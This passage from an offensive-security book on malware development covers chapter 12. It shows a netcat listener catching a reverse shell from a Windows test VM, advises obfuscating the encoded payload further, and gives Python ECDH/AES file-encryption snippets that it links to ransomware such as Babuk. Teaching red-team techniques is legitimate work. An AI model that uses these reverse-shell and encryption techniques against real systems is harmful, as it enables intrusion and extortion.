File Machine View Input Devices Help
Applications Places
Sat 17:15
cpu mem swap
mc [cocomelonc@kali]:~/...ent-for-Ethical-Hackers
win10-1903 (test1) [Running] - Oracle VM VirtualBox
Windows PowerShell
Documents

```
┌─[parrot@parrot]─[~]
└──╼ $nc -nlvp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.1.4.
Ncat: Connection from 10.10.1.4:51965.
Microsoft Windows [Version 10.0.18362.30]
(c) 2019 Microsoft Corporation. All rights reser

Z:\packtpub\Malware-Development-for-Ethical-Hack
>

Z:\packtpub\Malware-Development-for-Ethical-Hack
>whoami
whoami
win10-1903\user

Z:\packtpub\Malware-Development-for-Ethical-Hack
>systeminfo
systeminfo

Host Name:                 WIN10-1903
OS Name:                   Microsoft Windows 10
```

```
PS Z:\packtpub\Malware-Development-for-Ethical-Hackers\chapter12\03-custom-encoding> .\hack.exe
cmd.exe
PS Z:\packtpub\Malware-Development-for-Ethical-Hackers\chapter12\03-custom-encoding>
PS Z:\packtpub\Malware-Development-for-Ethical-Hackers\chapter12\03-custom-encoding>
```

```
ght
ment-for-Ethical-Hackers -.[^]>
Name          Size    Modify time
            UP--DIR   Jan 11 01:08
```

Figure 12.11 – Running hack.exe on a Windows machine

It seems that our logic has been executed: reverse shell spawned!!! Excellent.

Of course, you can modify the script by adding obfuscation of text and function names. You can also replace Base58 with a more complex algorithm. We'll leave this as an exercise for you.

Elliptic curve cryptography (ECC) and malware

What is ECC, and how does it work? This technology powers Bitcoin and Ethereum, encrypts your iMessages, and is part of virtually every significant website you visit.

In the realm of public-key cryptography, ECC is a sort of system. On the other hand, this category of systems is based on difficult "one-way" mathematical problems, which are simple to compute in one direction but impossible to solve in the other direction. These functions are sometimes referred to as "trapdoor" functions since they are simple to enter but difficult to pull out of.

In 1977, both the **RSA algorithm** and the **Diffie-Hellman key exchange algorithm** were introduced. The revolutionary nature of these new algorithms lies in the fact that they were the first practical cryptographic schemes that were based on the theory of numbers. Furthermore, they were the first to permit safe communication between two parties without the need for a shared secret.

As you may have noticed when we covered prime numbers, for example, the RSA system uses a class of *one-way* factorization problems. Each number has a unique prime factorization. For example, 8 can be expressed as 2 to the power of 3, and 30 is 2*3*5. ECC does not rely on factorization and instead solves equations (elliptic curves) of the following form:

y 2 = x 3 + ax + b

The preceding equation is called the **Weierstrass formulation for elliptic curves** and looks like this:




Figure 12.12 – Elliptic curve example

As you may have noticed while reading the previous chapters, cryptography is already ubiquitous in offensive security and even more so than in defensive security.

Practical example

Let's look at another example. How is ECC used in malware development?

Implementing ECC without any external libraries, especially in the context of **Windows API** (**WinAPI**) programming, is a highly complex task. ECC involves advanced mathematical operations and cryptographic primitives that are typically handled by specialized libraries due to their complexity and security considerations.

A complete implementation would span multiple functions and require cryptographic operations, key generation, and management to be handled carefully.

I will cover a simplified example demonstrating how to use ECC in Python 3 with the `tinyec` library. This example includes functions for key pair generation, file encryption, and decryption via **elliptic-curve Diffie-Hellman** (**ECDH**). Note that this example does not handle all aspects of error checking and key management, something that would be necessary in a production environment.

IMPORTANT NOTE

ECDH is a key agreement protocol that enables two participants to establish a shared secret over an insecure channel using an elliptic-curve public-private key pair. By utilizing this shared secret, you can generate a key di-

rectly or indirectly. It is then possible to encrypt subsequent communications with a symmetric key cipher using the key or the derived key. Employing elliptic-curve cryptography differs from the Diffie-Hellman protocol.

The Python code can be found here: [https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter12/04-ecc/hack.py.](https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter12/04-ecc/hack.py)

Here's a step-by-step explanation of the provided Python code:

1. First of all, import the necessary libraries:

   ```
   from tinyec import registry
   from Crypto.Cipher import AES
   from Crypto.Random import get_random_bytes
   ```

2. Next, generate the key pairs:
   1. Use the secp256r1 curve (P-256), which is a widely used elliptic curve.
   2. Alice generates her key pair (private key and corresponding public key).
   3. Bob generates his key pair (private key and corresponding public key):

   ```
   curve = registry.get_curve("secp256r1")
   alice_private_key, alice_public_key = generate_keypair(curve)
   bob_private_key, bob_public_key = generate_keypair(curve)
   ```

3. Next, Alice derives a shared secret using her private key and Bob's public key and Bob derives a shared secret using his private key and Alice's public key:

   ```
   alice_shared_secret = derive_shared_secret(alice_private_key, bob_public_key)
   bob_shared_secret = derive_shared_secret(bob_private_key, alice_public_key)
   ```

4. Our main logic involves encrypting the file using AES:

   ```
   sample_file = "sample.txt"
   with open(sample_file, "w") as file:
        file.write("Malware Development for Ethical Hackers =^..^=")
   encrypt_file(sample_file, alice_shared_secret)
   ```

5. Now, decrypt the file using AES:

   ```
   decrypt_file(sample_file + ".enc", bob_shared_secret)
   ```

The decrypted file, **`sample_decrypted.txt`**, should contain the original content.

NOTE

In a real-world scenario, secure methods for exchanging public keys between parties should be used to maintain the security of the communication. This example has been simplified for educational purposes and may require additional security measures to be put in place in practice.

As you will see in future chapters, ECC is used in real-life malware by ransomware such as Babuk, TeslaCrypt, and CTB-Locker.

Summary

In this chapter, we delved into the advanced mathematical algorithms and custom coding techniques that are used by malware authors to increase the sophistication and robustness of their creations. In this chapter, we covered a variety of topics, including special encryption and encoding schemes for obfuscation, as well as complex mathematical constructs and number theory. You not only gained insight into these best practices but were also able to implement them, thereby increasing the sophistication and robustness of your malware. You acquired various skills, including understanding the role of advanced mathematical algorithms, discovering the use of prime numbers and modular arithmetic, creating proprietary coding techniques, and using ECC in malware development.

I hope that you won't just repeat the examples we've discussed but also create your own examples for using number theory and custom algorithms in malware development and red team operation scenarios.

In the following chapters, we will delve into the world of real malware and continue to see that many classic tricks and techniques are still used by malware authors after decades to achieve their criminal goals.